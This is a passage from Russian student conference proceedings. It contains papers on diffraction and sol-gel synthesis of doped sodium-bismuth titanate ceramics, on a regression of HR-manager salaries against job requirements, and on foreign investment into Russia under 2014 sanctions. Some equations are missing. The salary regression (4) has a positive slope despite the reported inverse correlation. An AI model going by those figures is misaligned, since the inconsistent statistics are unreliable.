На рис. 2(a,b) показаны профили рефлексов (111) и (200) для базового состава и двух твердых растворов, легированных ионами лантана. Видно, что рефлекс (200) для всех трех фаз имеет сходную, явно просматривающуюся дублетную структуру (рис.2b). Такая структура пика обычно возникает как результат взаимодействия с кристаллической структурой двух




Рис.2. Профили отдельных структурно-чувствительных рефлексов (a) (111), (b) и (c) (200) для твердого раствора $[Na_{0.5}Bi_{0.5}]_{0.94}Ba_{0.06}TiO_3$ (синяя линия), и $[(Na_{0.5}Bi_{0.49}La_{0.01})_{0.94}Ba_{0.06}]TiO_3$ (красная линия), $[(Na_{0.5}Bi_{0.48}La_{0.02})_{0.94}Ba_{0.06}]TiO_3$ (зеленая линия)




рентгеновских излучений с близкими длинами волн. Попытка описать пик (200) как дублет дает не очень качественное согласие с экспериментом. Это дает основание предполагать, что, на самом деле, полученная дифрактограмма соответствует смеси фаз с близкими параметрами ячейки.

Характер расщепления рефлекса (111) говорит в пользу того, что преобладающая фаза имеет ромбоэдрическое искажение кубической ячейки перовскита (рис.2а). Однако, при более сложной структуре, которая могла бы соответствовать наличию небольшого количества тетрагональной фазы или фазы с моноклинно искаженной перовскитной ячейкой мультиплет дает хорошее согласование с экспериментом (рис. 2с).


При исследовании электрофизических свойств, оказалось, что введение ионов La^{3+} не приводят к снижению проводимости образцов.

На основе литературных данных было установлено, что размер частиц должен сказаться на проводимости данной керамики. Для изучения влияния размера частиц на электрофизические свойства материалов $[(\text{Na}_{0.47}\text{Bi}_{0.47})_{0.94}\text{Ba}_{0.06}]\text{TiO}_3$ и $[(\text{Na}_{0.425}\text{Bi}_{0.485})_{0.94}\text{Ba}_{0.06}]\text{TiO}_3$, был использован золь-гель метод. Исходными компонентами были Na_2CO_3 , Bi_2O_3 , BaCO_3 , $\text{Ti}_3(\text{C}_6\text{H}_5\text{O}_7)_4 \cdot x\text{H}_2\text{O}$.

Определение массовой доли оксида титана в цитрате титана производилось гравиметрически. Для получения твердого раствора соответствующие количества реагентов растворяли в азотной кислоте, добавляли лимонной кислоты, растворы нагревали и сливали вместе, доводили pH до 6-7. В данном интервале pH происходит образование цитратных комплексов в соответствии с уравнениями реакций:



Далее к раствору добавляли глицерин в количестве в мольном соотношении 1:1 и раствор выпаривали. В процессе выпаривания происходила реакция этерификации, образовывался полимерный каркас, внутри которого равномерно распределялись соответствующие катионы. Уравнение реакции в общем виде можно представить так:



Для изучения фазообразования высушенные гели выдерживали при температурах 300 до 1150⁰С через каждые 100⁰С в течение 1 часа. Каждую порцию после соответствующего обжига изучали методом рентгенофазового анализа (рис.3 (а,б)). Как видно. Уже при температуре 300 градусов формируется структура перовскита.




Рис.3 Порошковые дифрактограммы для твердого раствора состава $[(\text{Na}_{0.425}\text{Bi}_{0.485})_{0.94}\text{Ba}_{0.06}]\text{TiO}_3$, выполненная на $\text{CuK}\alpha$ излучении при 25°C .

При исследовании электрофизических свойств оказалось, что твердые растворы полученные золь-гель методом не приводят к уменьшению проводимости. Возможно, это связано с тем, что в результате обжига происходило частичное восстановление твердых растворов и потеря кислорода.

**Оценка влияния ключевых факторов конкурентоспособности
специалиста по управлению персоналом на рынке труда на итоговый
уровень его заработной платы**

Агишева А.В., Кулеша Э.В.

*Научный руководитель: И.П. Маличенко, к.э.н., ст. преп. кафедры
управления человеческими ресурсами*

В условиях цикличности развития рынка труда его субъектам необходимо обладать такой информацией, которая бы позволила оперативно реагировать на изменения, планировать и прогнозировать свою деятельность. Одним из способов получения информации о рынке труда является его периодический мониторинг.

Данная работа посвящена исследованию спроса на HR-менеджеров с целью определения ключевых факторов, оказывающих влияние на их итоговый уровень заработной платы. Результаты проведенного исследования позволяют экспертам получить актуальные сведения о тенденциях на рынке труда; работодателям – оценить привлекательность и конкурентоспособность денежного вознаграждения, соответствие денежного вознаграждения и требований к кандидату, сравнить уровень денежного вознаграждения с компаниями-конкурентами; соискателям – узнать о современных требованиях в компаниях к личностным качествам, опыту работы, необходимым навыкам в сфере управления персоналом и т.д., определить личное профессиональное преимущество, пороговый уровень заработной платы, на который можно рассчитывать в текущий момент; преподавателям вузов – усовершенствовать программы обучения исходя из тех требований к профессиональным навыкам, которые наиболее востребованы на рынке труда.

В рамках исследования были проанализированы вакансии, размещенные на интернет-порталах по поиску работы (hh.ru, job.ru, career.ru, superjob.ru, а также региональные интернет-порталы), рынка труда Ростовской, Воронежской, Астраханской, Волгоградской областей, Краснодарского края.

Анализ 47 компаний показал, что наибольшим спросом менеджеры по управлению персоналом пользуются в торговых компаниях, организациях сферы услуг, кадровых агентствах (рисунок 1).




Рисунок 2 – Востребованность менеджеров по управлению персоналом в организациях различных сфер деятельности

Такое процентное распределение по сферам деятельности можно назвать неслучайным. В кадровых агентствах, торговых компаниях и в сфере услуг персонал связан с конечным потребителем. От профессиональных качеств и поведенческих установок персонала зависит скорость принятия потребителем решения о приобретении того или иного продукта или услуги. Потому вопросы эффективного управления персоналом становятся в них приоритетными.

Образовательные организации, строительные и транспортные компании имеют более специфические требования к соискателям, персонал характеризуется определенным образованием и срезом знаний, что затем формирует относительную стабильность в штатном расписании, в частности и в службах управления персоналом.

Если говорить о делении HR-специалистов по профессиональной специализации, то можно отметить, что спрос компаний значительно выше на HR-дженералистов (специалистов широкого профиля в сфере управления персоналом) – 70%. Специалисты широкого профиля по управлению персоналом позволяют компаниям экономить денежные средства и включать таких специалистов в разные направления работы в зависимости от стратегических установок.

83% компаний желают найти кандидата, который уже обладает опытом работы по специальности, а 17% готовы сотрудничать со специалистами без опыта работы. Высшее образование требуется также в 83% компаний. Требование к владению персональным компьютером выдвигают 57% компаний, а к личностным качествам – 74%. Так как требования к личным качествам – вторая по важности категория, на которую обращают внимание работодатели, стоит уточнить, какими личностными качествами должен обладать современный HR-менеджер.

Таблица 1 – Соотношение личностных качеств менеджера по управлению персоналом исходя из объявлений работодателя

Личностные качества	Число компаний, %
Коммуникативные навыки	29,8
Ответственность	27,7
Стрессоустойчивость	27,7
Работоспособность. Работа в условиях многозадачности	27,7
Нацеленность на результат	19,1
Активная жизненная позиция	17
Желание развиваться в профессии	17
Способность работать с большим объемом информации и усваивать новую	14,9
Самоорганизация	12,8
Позитивный подход (оптимизм)	10,6
Аналитические навыки	8,5
Грамотность	8,5
Инициативность	8,5
Лидерский потенциал	6,4
Обучаемость	6,4
Внимательность	6,4

Среди личностных качеств соискателя работодателей в наибольшей степени привлекают коммуникативные навыки, ответственность, стрессоустойчивость, работоспособность менеджера в условиях многозадачности.

Обязательные навыки в сфере управления персоналом требуются в 64% компаний. Навыки, которыми должен обладать специалист, разнообразны и многочисленны. Однако наиболее востребованные в рамках данного исследования обозначены в таблице 2.

Таблица 2 – Процентное распределение групп наиболее востребованных работодателями навыков менеджеров по управлению персоналом

Сфера управления персоналом	Число компаний, %
Навыки в сфере подбора персонала	63,8
Оценка персонала	23,4
Развитие персонала	12,8
Знание HR-технологий и процессов	4,3
Построение службы персонал с нуля	2,1
Навыки делового общения	2,1
Знание основ оплаты труда	2,1

На основании данных, представленных таблице, можно сделать вывод, что существенно изменились требования, предъявляемые к знаниям и навыкам HR-менеджеров: если раньше ключевой компетенцией менеджеров

по управлению персоналом являлись знания в области мотивации персонала, то на сегодняшний день обозначен приоритет в сфере подбора, оценки и развития персонала. Данное изменение можно объяснить тем, что эффективнее осуществлять качественный подбор таких сотрудников, которые бы с первых дней работы ассоциировали себя с компанией, чем тратить финансовые средства на удержание работников, которые не разделяют цели, ценности организации и готовы покинуть ее в любой момент.

Знание Трудового кодекса Российской Федерации необходимо в 28% компаний, знание делопроизводства – 26%, владение автоматизированными программами по управлению персоналом – 34%.

В рамках проведенного исследования также определена зависимость между требованиями к соискателю и предлагаемым уровнем заработной платой. Рассмотрим влияние таких факторов как опыт работы и наличие личностных качеств, требуемых от соискателя, на итоговый уровень заработной платы менеджера по управлению персоналом.





Рисунок 2 – Распределение профессиональных требований в сфере управления персоналом

В качестве зависимой или результативной переменной y была выбрана категория «заработная плата», а в качестве независимых или факторных x – опыт работы и z – количество личных качеств. Аналитическая связь между переменными может быть описана различными уравнениями. Определить тип уравнения можно графически (рис. 3). Для этого построим таблицу на основании группировки 47 организаций по уровню заработной платы. Для каждого из семи выделенных интервалов рассчитаем средний уровень заработной платы, средний требуемый опыт работы, среднее число личностных качеств.


Таблица 3 – Группировка организаций по уровню заработной платы, опыту работы и требуемых личностных качеств

Заработная плата, руб.	Число компаний	Средняя заработная плата, руб. y	Средний опыт работы, год x	Среднее число личностных качеств z
15000-17000	7	16000	0,43	3,15
17000-20000	7	18500	1,43	2,86
20000-25000	9	22500	1,88	1,80
25000-30000	10	27500	2,80	2,20
30000-35000	6	32500	2,67	1,30
35000-50000	4	42500	4,00	1,75
>50000	4	57500	5,75	0,25

Рассмотрим два графика: зависимость заработной платы от опыта работы, а также от числа личностных качеств.



1



2

Рисунок 3 – График зависимости уровня заработной платы от различных факторов: 1 – от опыта работы; 2 – от наличия личностных качеств

Анализ графика показывает, что связь между показателями x и y линейная и прямая, а между z и y линейная и обратная. В общем виде уравнение линейной регрессии выглядит следующим образом:

$$y = a + bx \quad (1)$$

Для определения характера связи между переменными нам необходимо рассчитать параметры a и b путем решения системы нормальных уравнений:

$$\begin{cases} n \cdot a + b \sum x = \sum y, \\ a \sum x + b \sum x^2 = \sum y \cdot x. \end{cases} \quad (2)$$

Использование автоматизированных программ позволяет упростить эту задачу.

Таким образом, решив систему уравнений, получим следующее уравнение регрессии результативного признака от факторного:

- для зависимости уровня заработной платы от опыта работы:

$$\hat{y} = 8634 + 8257x \quad (3)$$

- для зависимости уровня заработной платы от числа личностных качеств:

$$\hat{y} = -13587 + 56836x \quad (4)$$

Таблица 4 – Расчет показателей для определения коэффициента корреляции между опытом работы и уровнем заработной платы

	x	y	x^2	y^2	$x \cdot y$
	0.43	16000	0.18	256000000	6880
	1.43	18500	2.04	342250000	26455
	1.88	22500	3.53	506250000	42300
	2.8	27500	7.84	756250000	77000
	2.67	32500	7.13	1056250000	86775
	4	42500	16	1806250000	170000
	5.75	57500	33.06	3306250000	330625
Итого	18.96	217000	69.8	8029500000	740035
Среднее	2.71	31000			105719

$$\sigma_x = \sqrt{\left(\frac{\sum x_i^2}{n} - \bar{x}^2\right)} = \sqrt{\frac{69.8}{7} - 2.71^2} = \sqrt{2.63} = 1.623 \quad (5)$$

$$\sigma_y = \sqrt{\left(\frac{\sum y_i^2}{n} - \bar{y}^2\right)} = \sqrt{\frac{8029500000}{7} - 31000^2} = \sqrt{186071428.57} = 13640.8 \quad (6)$$

Рассчитаем линейный коэффициент парной корреляции:

$$r_{x,y} = \frac{\overline{xy} - \bar{x} \cdot \bar{y}}{\sigma_x \cdot \sigma_y} = \frac{105719 - 2.71 \cdot 31000}{1.623 \cdot 13640.8} = 0.983 \quad (7)$$

Для уравнения (3) коэффициент корреляции равен **0,983**. Это означает, что связь между уровнем заработной платы и опытом работы тесная и прямая.

Аналогичным образом производим расчет показателей для определения коэффициента корреляции между числом личностных качеств и уровнем заработной платы.

Рассчитаем линейный коэффициент парной корреляции:

$$r_{x,y} = \frac{\overline{xy} - \bar{x}\bar{y}}{\sigma_x \sigma_y} = \frac{47901 - 1,9 \cdot 31000}{0,9 \cdot 13640,8} = -0,898 \quad (8)$$

Для уравнения (4) коэффициент корреляции равен $-0,898$, т.е. связь между уровнем заработной платы и числом личностных качеств тесная, но обратная.

Оценивая результаты проведенного исследования, можно сказать, что характер связи между уровнем заработной платы и опытом работы является достаточно предсказуемым. Так как опыт работы по специальности традиционно связывается и с тем набором навыков, которыми успел овладеть специалист на протяжении всего периода работы.

Обратную связь между уровнем заработной платы и наличием требований к личностным качествам можно обосновать тем, что молодые специалисты при первичном взаимодействии на рынке труда имеют неустойчивые практические навыки в сфере управления персоналом и отсутствие опыта работы по специальности. Поэтому работодатели выдвигают значительное число требований к личностным качествам будущего сотрудника, что позволит в некоторой степени компенсировать отсутствие устойчивых навыков и выбрать наиболее подходящего кандидата для своей компании с прогнозируемыми параметрами развития.

Таким образом, для того чтобы повысить ожидаемый уровень заработной платы, молодой специалист в сфере управления персоналом должен развивать востребованные работодателями личностные качества и стараться получать практические навыки уже в процессе своего обучения и главное, посредством обучения. Прохождение стажировок, участие в круглых столах, проведение учебных занятий с приглашением практиков, деловые игры, проектные задания и использование различных практико-ориентированных технологий в обучении будет способствовать повышению конкурентоспособности молодого специалиста на рынке труда.

Литература:

1. Маличенко И.П. Общая теория статистики. Курс лекций с практическими примерами / И.П. Маличенко, О.Е. Лугигин. – Ростов-на-Дону: Феникс, 2010.
2. Маличенко И.П. Социально-экономическая статистика с решением типовых задач / И.П. Маличенко, Е.М. Бортник, О.Е. Лугинин. – Ростов-на-Дону: Феникс, 2010.
3. Маличенко И.П. Общая теория статистика: практикум с решением типовых задач / И.П. Маличенко, О.Е. Лугинин. – Ростов-на-Дону: Феникс, 2010.
4. Официальный сайт интернет-рекрутинговой компании HeadHunter [Электронный ресурс]. URL: <http://www.hh.ru>.
5. Официальный сайт интернет-ресурс по поиску работы и подбору персонала JOB.RU [Электронный ресурс]. URL: <http://www.job.ru>.

6. Официальный сайт портала по поиску работу для молодых специалистов CAREER.RU [Электронный ресурс]. URL: <http://www.career.ru>.
7. Официальный сайт онлайн-рекрутинговой компании Superjob [Электронный ресурс]. URL: <http://www.superjob.ru>.
8. Официальный сайт портала по поиску и подбору персонала Rabota.ru // <http://www.rabota.ru>.

Прямые иностранные инвестиции в россию в условиях санкций

К. Р. Арушанян

Научный руководитель: Фомичева Е. В., к.э.н., доцент кафедры «МЭ и МО»

Для России 2014 г. был достаточно напряженным, в том числе и для инвестиционной привлекательности государства. Немалую роль в этом сыграли экономические санкции, вызванные позицией нашей страны относительно конфликта в Украине, а также присоединением Крыма и Севастополя в состав Российской Федерации.

Прямые иностранные инвестиции отображают уровень развития государства или отдельного региона. Они также характеризуют интерес иностранных инвесторов в долгосрочном периоде вкладывать капитал в разные отрасли экономики страны и вести бизнес на её территории.

Согласно аналитическому документу «Доклад о мировых инвестициях», выпущенному ЮНКТАД, Россия в 2012-2013 гг. занимала 3 место в мире по объему инвестиций, поступивших из-за рубежа, количество ПИИ в российскую экономику равнялось 79 и 51 млрд. долл. соответственно [4]. Однако в докладе 2015 г. «Global Investment Trends Monitor» ЮНКТАД показывает, что Россия вышла из первой десятки экономик, принимающих ПИИ. Согласно данным, указанным в этом отчете, приток инвестиций в Российскую Федерацию сократился на 70% и был равен 19 млрд долл. США [5]. Экономические санкции со стороны ряда западных стран являлись одной из первопричин сокращения поступлений, повлияв на отношения России с Западом и ухудшив инвестиционный климат в стране. Следует также отметить, что в 2014 г. РФ впервые выбыла из списка 25 самых привлекательных для инвесторов стран мира по версии *Kearney Foreign Direct Investment Confidence Index*. В 2013 г. Россия занимала 11 место в этом рейтинге, обогнав Францию, Японию, ОАЭ и ряд других развитых стран, что позволяет сделать вывод, что уровень доверия инвесторов к российской экономике был более высоким. С другой стороны, следует подчеркнуть, что в предварительных результатах на 2015 г. показано, что более 50% опрошенных мировых бизнес-лидеров готовы значительно или умеренно

увеличить их ПИИ в Россию в этом году, если геополитический конфликт завершится и санкции будут сняты (рисунок 1).




Рисунок 1 - Изменения в ПИИ в Россию в 2015 г., если геополитическая напряженность спадет (% опрошенных) [2]

Для того, чтобы выявить ряд изменений и проблем, появившихся в сфере зарубежных поступлений, следует провести анализ основных факторов, которые характеризуют инвестиционную среду страны. На рисунке 2 можно наблюдать изменения прямых инвестиций в Россию и за рубеж в течении последних лет, что дает нам представление о разнице между этими показателями и динамике их изменений.




Рисунок 2 - Динамика прямых инвестиций в РФ [6]

Остановимся также на анализе сведений, полученных на официальном сайте Центрального банка РФ, которые отображают изменения в структуре ПИИ в банковскую и нефинансовую сферы с I квартала 2011 по IV квартал

2014 гг. (рисунки 3 и 4). Необходимо отметить, что одной из основных тенденций последнего года является сокращение капиталовложений в оба сегмента экономики.



Рисунок 3. Прямые инвестиции в РФ (банковский сектор) млн долл. США [6]




Рисунок 4 - Прямые инвестиции в РФ (нефинансовый сектор) млн долл. США [6]

Исследовав полученные графики, можно сделать следующие выводы. В банковском секторе отмечаются относительно незначительные колебания в инвестировании в капитал, а также умеренный спад в реинвестировании доходов. Что касается долговых инструментов, то в данной сфере наблюдается наиболее резкое снижение поступлений ПИИ, это можно объяснить тем, что крупные зарубежные банки, осуществляющие деятельность на территории России, производят финансирование филиалов за счет собственных средств. Сокращение в применении долговых инструментов связано с нестабильностью валютных курсов, в том числе российского рубля. В то же время в нефинансовом секторе с 3 квартала происходит рост вложений в капитал. Рост поступлений в долговые инструменты на конец 2014 г. не наблюдался, это можно связать с тем фактом, что снижение инвестиций в этот сектор началось позже, чем в банковской сфере. Относительно сокращения капвложений в нефинансовую сферу необходимо заметить, что одна из крупнейших отечественных компаний (ОАО «Газпром») решила урезать на 30 процентов свои инвестиционные проекты на два последующих года. Можно с достаточной определенностью сказать, что этот факт повлиял на количество поступлений в нефинансовый сектор.

Таким образом, объем инвестиций, полученных в I полугодии 2014 г., был равен 24,9 млрд долл. США. Затем последовала война санкций, а также кризис валютного и нефтяного рынков, что в значительной мере оказало влияние на инвестиции. Из вышеприведенного анализа следует, что отток зарубежных вложений в российскую экономику за 2014 г. составил примерно 4 млрд долл. США.

Следует также отметить, что происходит снижение инвестирования разных видов деятельности. Однако сфера финансовых операций и торговля остаются наиболее привлекательными отраслями экономики (рисунок 5).

